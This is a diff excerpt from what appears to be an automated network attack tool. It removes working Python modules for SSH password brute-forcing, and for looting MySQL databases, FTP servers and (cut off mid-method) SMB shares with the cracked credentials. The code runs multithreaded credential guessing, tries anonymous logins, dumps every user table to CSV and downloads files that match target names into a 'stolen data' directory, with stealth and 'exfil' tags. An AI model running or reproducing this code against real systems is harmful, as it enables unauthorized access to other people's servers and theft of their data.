def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
self.ssh_bruteforce = SSHConnector(shared_data)
|
||||
logger.info("SSHConnector initialized.")
|
||||
|
||||
def bruteforce_ssh(self, ip, port):
|
||||
"""Run the SSH brute force attack on the given IP and port."""
|
||||
logger.info(f"Running bruteforce_ssh on {ip}:{port}...")
|
||||
return self.ssh_bruteforce.run_bruteforce(ip, port)
|
||||
|
||||
def execute(self, ip, port, row, status_key):
|
||||
"""Execute the brute force attack and update status (for UI badge)."""
|
||||
logger.info(f"Executing SSHBruteforce on {ip}:{port}...")
|
||||
self.shared_data.bjorn_orch_status = "SSHBruteforce"
|
||||
self.shared_data.comment_params = {"user": "?", "ip": ip, "port": port}
|
||||
|
||||
success, results = self.bruteforce_ssh(ip, port)
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
|
||||
class SSHConnector:
|
||||
"""Handles the connection attempts and DB persistence."""
|
||||
|
||||
def __init__(self, shared_data):
|
||||
self.shared_data = shared_data
|
||||
|
||||
# Load wordlists (unchanged behavior)
|
||||
self.users = self._read_lines(shared_data.users_file)
|
||||
self.passwords = self._read_lines(shared_data.passwords_file)
|
||||
|
||||
# Build initial IP -> (MAC, hostname) cache from DB
|
||||
self._ip_to_identity = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
|
||||
self.lock = threading.Lock()
|
||||
self.results = [] # List of tuples (mac, ip, hostname, user, password, port)
|
||||
self.queue = Queue()
|
||||
|
||||
# ---- Mapping helpers (DB) ------------------------------------------------
|
||||
|
||||
def _refresh_ip_identity_cache(self):
|
||||
"""Load IPs from DB and map them to (mac, current_hostname)."""
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str):
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str):
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# ---- File utils ----------------------------------------------------------
|
||||
|
||||
@staticmethod
|
||||
def _read_lines(path: str):
|
||||
try:
|
||||
with open(path, "r", encoding="utf-8", errors="ignore") as f:
|
||||
return [l.rstrip("\n\r") for l in f if l.strip()]
|
||||
except Exception as e:
|
||||
logger.error(f"Cannot read file {path}: {e}")
|
||||
return []
|
||||
|
||||
# ---- SSH core ------------------------------------------------------------
|
||||
|
||||
def ssh_connect(self, adresse_ip, user, password, port=b_port, timeout=10):
|
||||
"""Attempt to connect to SSH using (user, password)."""
|
||||
ssh = paramiko.SSHClient()
|
||||
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
|
||||
|
||||
try:
|
||||
ssh.connect(
|
||||
hostname=adresse_ip,
|
||||
username=user,
|
||||
password=password,
|
||||
port=port,
|
||||
timeout=timeout,
|
||||
auth_timeout=timeout,
|
||||
banner_timeout=timeout,
|
||||
look_for_keys=False, # avoid slow key probing
|
||||
allow_agent=False, # avoid SSH agent delays
|
||||
)
|
||||
return True
|
||||
except (paramiko.AuthenticationException, socket.timeout, socket.error, paramiko.SSHException):
|
||||
return False
|
||||
except Exception as e:
|
||||
logger.debug(f"SSH connect unexpected error {adresse_ip} {user}: {e}")
|
||||
return False
|
||||
finally:
|
||||
try:
|
||||
ssh.close()
|
||||
except Exception:
|
||||
pass
|
||||
|
||||
# ---- Robust DB upsert fallback ------------------------------------------
|
||||
|
||||
def _fallback_upsert_cred(self, *, mac, ip, hostname, user, password, port, database=None):
|
||||
"""
|
||||
Insert-or-update without relying on ON CONFLICT columns.
|
||||
Works even if your UNIQUE index uses expressions (e.g., COALESCE()).
|
||||
"""
|
||||
mac_k = mac or ""
|
||||
ip_k = ip or ""
|
||||
user_k = user or ""
|
||||
db_k = database or ""
|
||||
port_k = int(port or 0)
|
||||
|
||||
try:
|
||||
with self.shared_data.db.transaction(immediate=True):
|
||||
# 1) Insert if missing
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
INSERT OR IGNORE INTO creds(service,mac_address,ip,hostname,"user","password",port,"database",extra)
|
||||
VALUES('ssh',?,?,?,?,?,?,?,NULL)
|
||||
""",
|
||||
(mac_k, ip_k, hostname or "", user_k, password or "", port_k, db_k),
|
||||
)
|
||||
# 2) Update password/hostname if present (or just inserted)
|
||||
self.shared_data.db.execute(
|
||||
"""
|
||||
UPDATE creds
|
||||
SET "password"=?,
|
||||
hostname=COALESCE(?, hostname),
|
||||
last_seen=CURRENT_TIMESTAMP
|
||||
WHERE service='ssh'
|
||||
AND COALESCE(mac_address,'')=?
|
||||
AND COALESCE(ip,'')=?
|
||||
AND COALESCE("user",'')=?
|
||||
AND COALESCE(COALESCE("database",""),'')=?
|
||||
AND COALESCE(port,0)=?
|
||||
""",
|
||||
(password or "", hostname or None, mac_k, ip_k, user_k, db_k, port_k),
|
||||
)
|
||||
except Exception as e:
|
||||
logger.error(f"fallback upsert_cred failed for {ip} {user}: {e}")
|
||||
|
||||
# ---- Worker / Queue / Threads -------------------------------------------
|
||||
|
||||
def worker(self, success_flag):
|
||||
"""Worker thread to process items in the queue (bruteforce attempts)."""
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping worker thread.")
|
||||
break
|
||||
|
||||
adresse_ip, user, password, mac_address, hostname, port = self.queue.get()
|
||||
try:
|
||||
if self.ssh_connect(adresse_ip, user, password, port=port):
|
||||
with self.lock:
|
||||
# Persist success into DB.creds
|
||||
try:
|
||||
self.shared_data.db.insert_cred(
|
||||
service="ssh",
|
||||
mac=mac_address,
|
||||
ip=adresse_ip,
|
||||
hostname=hostname,
|
||||
user=user,
|
||||
password=password,
|
||||
port=port,
|
||||
database=None,
|
||||
extra=None
|
||||
)
|
||||
except Exception as e:
|
||||
# Specific fix: fallback manual upsert
|
||||
if "ON CONFLICT clause does not match" in str(e):
|
||||
self._fallback_upsert_cred(
|
||||
mac=mac_address,
|
||||
ip=adresse_ip,
|
||||
hostname=hostname,
|
||||
user=user,
|
||||
password=password,
|
||||
port=port,
|
||||
database=None
|
||||
)
|
||||
else:
|
||||
logger.error(f"insert_cred failed for {adresse_ip} {user}: {e}")
|
||||
|
||||
self.results.append([mac_address, adresse_ip, hostname, user, password, port])
|
||||
logger.success(f"Found credentials IP: {adresse_ip} | User: {user} | Password: {password}")
|
||||
success_flag[0] = True
|
||||
|
||||
finally:
|
||||
self.queue.task_done()
|
||||
|
||||
# Optional delay between attempts
|
||||
if getattr(self.shared_data, "timewait_ssh", 0) > 0:
|
||||
time.sleep(self.shared_data.timewait_ssh)
|
||||
|
||||
|
||||
|
||||
def run_bruteforce(self, adresse_ip, port):
|
||||
"""
|
||||
Called by the orchestrator with a single IP + port.
|
||||
Builds the queue (users x passwords) and launches threads.
|
||||
"""
|
||||
mac_address = self.mac_for_ip(adresse_ip)
|
||||
hostname = self.hostname_for_ip(adresse_ip) or ""
|
||||
|
||||
total_tasks = len(self.users) * len(self.passwords)
|
||||
if total_tasks == 0:
|
||||
logger.warning("No users/passwords loaded. Abort.")
|
||||
return False, []
|
||||
|
||||
for user in self.users:
|
||||
for password in self.passwords:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce task addition.")
|
||||
return False, []
|
||||
self.queue.put((adresse_ip, user, password, mac_address, hostname, port))
|
||||
|
||||
success_flag = [False]
|
||||
threads = []
|
||||
thread_count = min(40, max(1, total_tasks))
|
||||
|
||||
for _ in range(thread_count):
|
||||
t = threading.Thread(target=self.worker, args=(success_flag,), daemon=True)
|
||||
t.start()
|
||||
threads.append(t)
|
||||
|
||||
while not self.queue.empty():
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Orchestrator exit signal received, stopping bruteforce.")
|
||||
# clear queue
|
||||
while not self.queue.empty():
|
||||
try:
|
||||
self.queue.get_nowait()
|
||||
self.queue.task_done()
|
||||
except Exception:
|
||||
break
|
||||
break
|
||||
|
||||
self.queue.join()
|
||||
|
||||
for t in threads:
|
||||
t.join()
|
||||
|
||||
return success_flag[0], self.results # Return True and the list of successes if any
|
||||
|
||||
|
||||
if __name__ == "__main__":
|
||||
shared_data = SharedData()
|
||||
try:
|
||||
ssh_bruteforce = SSHBruteforce(shared_data)
|
||||
logger.info("SSH brute force module ready.")
|
||||
exit(0)
|
||||
except Exception as e:
|
||||
logger.error(f"Error: {e}")
|
||||
exit(1)
|
||||
@@ -1,252 +0,0 @@
|
||||
"""
|
||||
steal_data_sql.py — SQL data looter (DB-backed)
|
||||
|
||||
SQL mode:
|
||||
- Orchestrator provides (ip, port) after parent success (SQLBruteforce).
|
||||
- DB.creds (service='sql') provides (user,password, database?).
|
||||
- We connect first without DB to enumerate tables (excluding system schemas),
|
||||
then connect per schema to export CSVs.
|
||||
- Output under: {data_stolen_dir}/sql/{mac}_{ip}/{schema}/{schema_table}.csv
|
||||
"""
|
||||
|
||||
import os
|
||||
import logging
|
||||
import time
|
||||
import csv
|
||||
|
||||
from threading import Timer
|
||||
from typing import List, Tuple, Dict, Optional
|
||||
from sqlalchemy import create_engine, text
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="steal_data_sql.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "StealDataSQL"
|
||||
b_module = "steal_data_sql"
|
||||
b_status = "steal_data_sql"
|
||||
b_parent = "SQLBruteforce"
|
||||
b_port = 3306
|
||||
b_trigger = 'on_any:["on_cred_found:sql","on_service:sql"]'
|
||||
b_requires = '{"all":[{"has_cred":"sql"},{"has_port":3306},{"max_concurrent":2}]}'
|
||||
# Scheduling / limits
|
||||
b_priority = 60 # 0..100 (higher processed first in this schema)
|
||||
b_timeout = 900 # seconds before a pending queue item expires
|
||||
b_max_retries = 1 # minimal retries; avoid noisy re-runs
|
||||
b_cooldown = 86400 # seconds (per-host cooldown between runs)
|
||||
b_rate_limit = "1/86400" # at most 3 executions/day per host (extra guard)
|
||||
# Risk / hygiene
|
||||
b_stealth_level = 6 # 1..10 (higher = more stealthy)
|
||||
b_risk_level = "high" # 'low' | 'medium' | 'high'
|
||||
b_enabled = 1 # set to 0 to disable from DB sync
|
||||
# Tags (free taxonomy, JSON-ified by sync_actions)
|
||||
b_tags = ["exfil", "sql", "loot", "db", "mysql"]
|
||||
|
||||
class StealDataSQL:
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
self.sql_connected = False
|
||||
self.stop_execution = False
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
logger.info("StealDataSQL initialized.")
|
||||
|
||||
# -------- Identity cache (hosts) --------
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# -------- Credentials (creds table) --------
|
||||
def _get_creds_for_target(self, ip: str, port: int) -> List[Tuple[str, str, Optional[str]]]:
|
||||
"""
|
||||
Return list[(user,password,database)] for SQL service.
|
||||
Prefer exact IP; also include by MAC if known. Dedup by (u,p,db).
|
||||
"""
|
||||
mac = self.mac_for_ip(ip)
|
||||
params = {"ip": ip, "port": port, "mac": mac or ""}
|
||||
|
||||
by_ip = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user","password","database"
|
||||
FROM creds
|
||||
WHERE service='sql'
|
||||
AND COALESCE(ip,'')=:ip
|
||||
AND (port IS NULL OR port=:port)
|
||||
""", params)
|
||||
|
||||
by_mac = []
|
||||
if mac:
|
||||
by_mac = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user","password","database"
|
||||
FROM creds
|
||||
WHERE service='sql'
|
||||
AND COALESCE(mac_address,'')=:mac
|
||||
AND (port IS NULL OR port=:port)
|
||||
""", params)
|
||||
|
||||
seen, out = set(), []
|
||||
for row in (by_ip + by_mac):
|
||||
u = str(row.get("user") or "").strip()
|
||||
p = str(row.get("password") or "").strip()
|
||||
d = row.get("database")
|
||||
d = str(d).strip() if d is not None else None
|
||||
key = (u, p, d or "")
|
||||
if not u or (key in seen):
|
||||
continue
|
||||
seen.add(key)
|
||||
out.append((u, p, d))
|
||||
return out
|
||||
|
||||
# -------- SQL helpers --------
|
||||
def connect_sql(self, ip: str, username: str, password: str, database: Optional[str] = None):
|
||||
try:
|
||||
db_part = f"/{database}" if database else ""
|
||||
conn_str = f"mysql+pymysql://{username}:{password}@{ip}:{b_port}{db_part}"
|
||||
engine = create_engine(conn_str, connect_args={"connect_timeout": 10})
|
||||
# quick test
|
||||
with engine.connect() as _:
|
||||
pass
|
||||
self.sql_connected = True
|
||||
logger.info(f"Connected SQL {ip} as {username}" + (f" db={database}" if database else ""))
|
||||
return engine
|
||||
except Exception as e:
|
||||
logger.error(f"SQL connect error {ip} {username}" + (f" db={database}" if database else "") + f": {e}")
|
||||
return None
|
||||
|
||||
|
||||
|
||||
def find_tables(self, engine):
|
||||
"""
|
||||
Returns list of (table_name, schema_name) excluding system schemas.
|
||||
"""
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Table search interrupted.")
|
||||
return []
|
||||
q = text("""
|
||||
SELECT TABLE_NAME, TABLE_SCHEMA
|
||||
FROM INFORMATION_SCHEMA.TABLES
|
||||
WHERE TABLE_TYPE='BASE TABLE'
|
||||
AND TABLE_SCHEMA NOT IN ('information_schema','mysql','performance_schema','sys')
|
||||
""")
|
||||
with engine.connect() as conn:
|
||||
rows = conn.execute(q).fetchall()
|
||||
return [(r[0], r[1]) for r in rows]
|
||||
except Exception as e:
|
||||
logger.error(f"find_tables error: {e}")
|
||||
return []
|
||||
|
||||
|
||||
def steal_data(self, engine, table: str, schema: str, local_dir: str) -> None:
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Data steal interrupted.")
|
||||
return
|
||||
|
||||
q = text(f"SELECT * FROM `{schema}`.`{table}`")
|
||||
with engine.connect() as conn:
|
||||
result = conn.execute(q)
|
||||
headers = result.keys()
|
||||
|
||||
os.makedirs(local_dir, exist_ok=True)
|
||||
out = os.path.join(local_dir, f"{schema}_{table}.csv")
|
||||
|
||||
with open(out, "w", newline="", encoding="utf-8") as f:
|
||||
writer = csv.writer(f)
|
||||
writer.writerow(headers)
|
||||
for row in result:
|
||||
writer.writerow(row)
|
||||
|
||||
logger.success(f"Dumped {schema}.{table} -> {out}")
|
||||
except Exception as e:
|
||||
logger.error(f"Dump error {schema}.{table}: {e}")
|
||||
|
||||
|
||||
# -------- Orchestrator entry --------
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
try:
|
||||
self.shared_data.bjorn_orch_status = b_class
|
||||
try:
|
||||
port_i = int(port)
|
||||
except Exception:
|
||||
port_i = b_port
|
||||
|
||||
creds = self._get_creds_for_target(ip, port_i)
|
||||
logger.info(f"Found {len(creds)} SQL credentials in DB for {ip}")
|
||||
if not creds:
|
||||
logger.error(f"No SQL credentials for {ip}. Skipping.")
|
||||
return 'failed'
|
||||
|
||||
def _timeout():
|
||||
if not self.sql_connected:
|
||||
logger.error(f"No SQL connection within 4 minutes for {ip}. Failing.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, _timeout)
|
||||
timer.start()
|
||||
|
||||
mac = (row or {}).get("MAC Address") or self.mac_for_ip(ip) or "UNKNOWN"
|
||||
success = False
|
||||
|
||||
for username, password, _db in creds:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
try:
|
||||
base_engine = self.connect_sql(ip, username, password, database=None)
|
||||
if not base_engine:
|
||||
continue
|
||||
|
||||
tables = self.find_tables(base_engine)
|
||||
if not tables:
|
||||
continue
|
||||
|
||||
for table, schema in tables:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
db_engine = self.connect_sql(ip, username, password, database=schema)
|
||||
if not db_engine:
|
||||
continue
|
||||
local_dir = os.path.join(self.shared_data.data_stolen_dir, f"sql/{mac}_{ip}/{schema}")
|
||||
self.steal_data(db_engine, table, schema, local_dir)
|
||||
|
||||
logger.success(f"Stole data from {len(tables)} tables on {ip}")
|
||||
success = True
|
||||
timer.cancel()
|
||||
return 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"SQL loot error {ip} {username}: {e}")
|
||||
|
||||
timer.cancel()
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
@@ -1,248 +0,0 @@
|
||||
"""
|
||||
steal_files_ftp.py — FTP file looter (DB-backed)
|
||||
|
||||
SQL mode:
|
||||
- Orchestrator provides (ip, port) after parent success (FTPBruteforce).
|
||||
- FTP credentials are read from DB.creds (service='ftp'); anonymous is also tried.
|
||||
- IP -> (MAC, hostname) via DB.hosts.
|
||||
- Loot saved under: {data_stolen_dir}/ftp/{mac}_{ip}/(anonymous|<username>)/...
|
||||
"""
|
||||
|
||||
import os
|
||||
import logging
|
||||
import time
|
||||
from threading import Timer
|
||||
from typing import List, Tuple, Dict, Optional
|
||||
from ftplib import FTP
|
||||
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="steal_files_ftp.py", level=logging.DEBUG)
|
||||
|
||||
# Action descriptors
|
||||
b_class = "StealFilesFTP"
|
||||
b_module = "steal_files_ftp"
|
||||
b_status = "steal_files_ftp"
|
||||
b_parent = "FTPBruteforce"
|
||||
b_port = 21
|
||||
|
||||
|
||||
class StealFilesFTP:
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
self.ftp_connected = False
|
||||
self.stop_execution = False
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
logger.info("StealFilesFTP initialized")
|
||||
|
||||
# -------- Identity cache (hosts) --------
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[1]
|
||||
|
||||
# -------- Credentials (creds table) --------
|
||||
def _get_creds_for_target(self, ip: str, port: int) -> List[Tuple[str, str]]:
|
||||
"""
|
||||
Return list[(user,password)] from DB.creds for this target.
|
||||
Prefer exact IP; also include by MAC if known. Dedup preserves order.
|
||||
"""
|
||||
mac = self.mac_for_ip(ip)
|
||||
params = {"ip": ip, "port": port, "mac": mac or ""}
|
||||
|
||||
by_ip = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user","password"
|
||||
FROM creds
|
||||
WHERE service='ftp'
|
||||
AND COALESCE(ip,'')=:ip
|
||||
AND (port IS NULL OR port=:port)
|
||||
""", params)
|
||||
|
||||
by_mac = []
|
||||
if mac:
|
||||
by_mac = self.shared_data.db.query(
|
||||
"""
|
||||
SELECT "user","password"
|
||||
FROM creds
|
||||
WHERE service='ftp'
|
||||
AND COALESCE(mac_address,'')=:mac
|
||||
AND (port IS NULL OR port=:port)
|
||||
""", params)
|
||||
|
||||
seen, out = set(), []
|
||||
for row in (by_ip + by_mac):
|
||||
u = str(row.get("user") or "").strip()
|
||||
p = str(row.get("password") or "").strip()
|
||||
if not u or (u, p) in seen:
|
||||
continue
|
||||
seen.add((u, p))
|
||||
out.append((u, p))
|
||||
return out
|
||||
|
||||
# -------- FTP helpers --------
|
||||
def connect_ftp(self, ip: str, username: str, password: str) -> Optional[FTP]:
|
||||
try:
|
||||
ftp = FTP()
|
||||
ftp.connect(ip, b_port, timeout=10)
|
||||
ftp.login(user=username, passwd=password)
|
||||
self.ftp_connected = True
|
||||
logger.info(f"Connected to {ip} via FTP as {username}")
|
||||
return ftp
|
||||
except Exception as e:
|
||||
logger.info(f"FTP connect failed {ip} {username}:{password}: {e}")
|
||||
return None
|
||||
|
||||
def find_files(self, ftp: FTP, dir_path: str) -> List[str]:
|
||||
files: List[str] = []
|
||||
try:
|
||||
if self.shared_data.orchestrator_should_exit or self.stop_execution:
|
||||
logger.info("File search interrupted.")
|
||||
return []
|
||||
ftp.cwd(dir_path)
|
||||
items = ftp.nlst()
|
||||
|
||||
for item in items:
|
||||
if self.shared_data.orchestrator_should_exit or self.stop_execution:
|
||||
logger.info("File search interrupted.")
|
||||
return []
|
||||
|
||||
try:
|
||||
ftp.cwd(item) # if ok -> directory
|
||||
files.extend(self.find_files(ftp, os.path.join(dir_path, item)))
|
||||
ftp.cwd('..')
|
||||
except Exception:
|
||||
# not a dir => file candidate
|
||||
if any(item.endswith(ext) for ext in (self.shared_data.steal_file_extensions or [])) or \
|
||||
any(name in item for name in (self.shared_data.steal_file_names or [])):
|
||||
files.append(os.path.join(dir_path, item))
|
||||
logger.info(f"Found {len(files)} matching files in {dir_path} on FTP")
|
||||
except Exception as e:
|
||||
logger.error(f"FTP path error {dir_path}: {e}")
|
||||
raise
|
||||
return files
|
||||
|
||||
def steal_file(self, ftp: FTP, remote_file: str, base_dir: str) -> None:
|
||||
try:
|
||||
local_file_path = os.path.join(base_dir, os.path.relpath(remote_file, '/'))
|
||||
os.makedirs(os.path.dirname(local_file_path), exist_ok=True)
|
||||
with open(local_file_path, 'wb') as f:
|
||||
ftp.retrbinary(f'RETR {remote_file}', f.write)
|
||||
logger.success(f"Downloaded {remote_file} -> {local_file_path}")
|
||||
except Exception as e:
|
||||
logger.error(f"FTP download error {remote_file}: {e}")
|
||||
|
||||
# -------- Orchestrator entry --------
|
||||
def execute(self, ip: str, port: str, row: Dict, status_key: str) -> str:
|
||||
try:
|
||||
self.shared_data.bjorn_orch_status = b_class
|
||||
try:
|
||||
port_i = int(port)
|
||||
except Exception:
|
||||
port_i = b_port
|
||||
|
||||
creds = self._get_creds_for_target(ip, port_i)
|
||||
logger.info(f"Found {len(creds)} FTP credentials in DB for {ip}")
|
||||
|
||||
def try_anonymous() -> Optional[FTP]:
|
||||
return self.connect_ftp(ip, 'anonymous', '')
|
||||
|
||||
if not creds and not try_anonymous():
|
||||
logger.error(f"No FTP credentials for {ip}. Skipping.")
|
||||
return 'failed'
|
||||
|
||||
def _timeout():
|
||||
if not self.ftp_connected:
|
||||
logger.error(f"No FTP connection within 4 minutes for {ip}. Failing.")
|
||||
self.stop_execution = True
|
||||
|
||||
timer = Timer(240, _timeout)
|
||||
timer.start()
|
||||
|
||||
mac = (row or {}).get("MAC Address") or self.mac_for_ip(ip) or "UNKNOWN"
|
||||
success = False
|
||||
|
||||
# Anonymous first
|
||||
ftp = try_anonymous()
|
||||
if ftp:
|
||||
files = self.find_files(ftp, '/')
|
||||
local_dir = os.path.join(self.shared_data.data_stolen_dir, f"ftp/{mac}_{ip}/anonymous")
|
||||
if files:
|
||||
for remote in files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
self.steal_file(ftp, remote, local_dir)
|
||||
logger.success(f"Stole {len(files)} files from {ip} via anonymous")
|
||||
success = True
|
||||
try:
|
||||
ftp.quit()
|
||||
except Exception:
|
||||
pass
|
||||
if success:
|
||||
timer.cancel()
|
||||
return 'success'
|
||||
|
||||
# Authenticated creds
|
||||
for username, password in creds:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
try:
|
||||
logger.info(f"Trying FTP {username}:{password} @ {ip}")
|
||||
ftp = self.connect_ftp(ip, username, password)
|
||||
if not ftp:
|
||||
continue
|
||||
files = self.find_files(ftp, '/')
|
||||
local_dir = os.path.join(self.shared_data.data_stolen_dir, f"ftp/{mac}_{ip}/{username}")
|
||||
if files:
|
||||
for remote in files:
|
||||
if self.stop_execution or self.shared_data.orchestrator_should_exit:
|
||||
logger.info("Execution interrupted.")
|
||||
break
|
||||
self.steal_file(ftp, remote, local_dir)
|
||||
logger.info(f"Stole {len(files)} files from {ip} as {username}")
|
||||
success = True
|
||||
try:
|
||||
ftp.quit()
|
||||
except Exception:
|
||||
pass
|
||||
if success:
|
||||
timer.cancel()
|
||||
return 'success'
|
||||
except Exception as e:
|
||||
logger.error(f"FTP loot error {ip} {username}: {e}")
|
||||
|
||||
timer.cancel()
|
||||
return 'success' if success else 'failed'
|
||||
|
||||
except Exception as e:
|
||||
logger.error(f"Unexpected error during execution for {ip}:{port}: {e}")
|
||||
return 'failed'
|
||||
@@ -1,252 +0,0 @@
|
||||
"""
|
||||
steal_files_smb.py — SMB file looter (DB-backed).
|
||||
|
||||
SQL mode:
|
||||
- Orchestrator provides (ip, port) after parent success (SMBBruteforce).
|
||||
- DB.creds (service='smb') provides credentials; 'database' column stores share name.
|
||||
- Also try anonymous (''/'').
|
||||
- Output under: {data_stolen_dir}/smb/{mac}_{ip}/{share}/...
|
||||
"""
|
||||
|
||||
import os
|
||||
import logging
|
||||
import time
|
||||
from threading import Timer
|
||||
from typing import List, Tuple, Dict, Optional
|
||||
|
||||
from smb.SMBConnection import SMBConnection
|
||||
from shared import SharedData
|
||||
from logger import Logger
|
||||
|
||||
logger = Logger(name="steal_files_smb.py", level=logging.DEBUG)
|
||||
|
||||
b_class = "StealFilesSMB"
|
||||
b_module = "steal_files_smb"
|
||||
b_status = "steal_files_smb"
|
||||
b_parent = "SMBBruteforce"
|
||||
b_port = 445
|
||||
|
||||
|
||||
class StealFilesSMB:
|
||||
def __init__(self, shared_data: SharedData):
|
||||
self.shared_data = shared_data
|
||||
self.smb_connected = False
|
||||
self.stop_execution = False
|
||||
self.IGNORED_SHARES = set(self.shared_data.ignored_smb_shares or [])
|
||||
self._ip_to_identity: Dict[str, Tuple[Optional[str], Optional[str]]] = {}
|
||||
self._refresh_ip_identity_cache()
|
||||
logger.info("StealFilesSMB initialized")
|
||||
|
||||
# -------- Identity cache --------
|
||||
def _refresh_ip_identity_cache(self) -> None:
|
||||
self._ip_to_identity.clear()
|
||||
try:
|
||||
rows = self.shared_data.db.get_all_hosts()
|
||||
except Exception as e:
|
||||
logger.error(f"DB get_all_hosts failed: {e}")
|
||||
rows = []
|
||||
for r in rows:
|
||||
mac = r.get("mac_address") or ""
|
||||
if not mac:
|
||||
continue
|
||||
hostnames_txt = r.get("hostnames") or ""
|
||||
current_hn = hostnames_txt.split(';', 1)[0] if hostnames_txt else ""
|
||||
ips_txt = r.get("ips") or ""
|
||||
if not ips_txt:
|
||||
continue
|
||||
for ip in [p.strip() for p in ips_txt.split(';') if p.strip()]:
|
||||
self._ip_to_identity[ip] = (mac, current_hn)
|
||||
|
||||
def mac_for_ip(self, ip: str) -> Optional[str]:
|
||||
if ip not in self._ip_to_identity:
|
||||
self._refresh_ip_identity_cache()
|
||||
return self._ip_to_identity.get(ip, (None, None))[0]
|
||||
|
||||
def hostname_for_ip(self, ip: str) -> Optional[str]:
|
||||
